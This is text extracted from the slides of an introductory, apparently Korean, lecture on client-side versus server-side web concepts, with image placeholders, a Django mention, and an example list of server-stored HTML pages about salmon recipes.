
# Calc

Two Sides — Example



# Client Side & Server Side

Two Sides — Concept



# Client Side & Server Side

Two Sides — Concept

클라이언트 사이드



서버 사이드




**django**




# Google

Two Sides — Example




# Google

Two Sides — Example



# Google

Two Sides — Example



연어 맛있게 조리하는 법

연어 맛있게 조리하는 법.html

## 서버

search.html

연어 요리.html

연어 구이 요리.html

연어 맛있게 조리하는 법.html

연어 요리.html

연어 맛있게.html

참치 캔.html

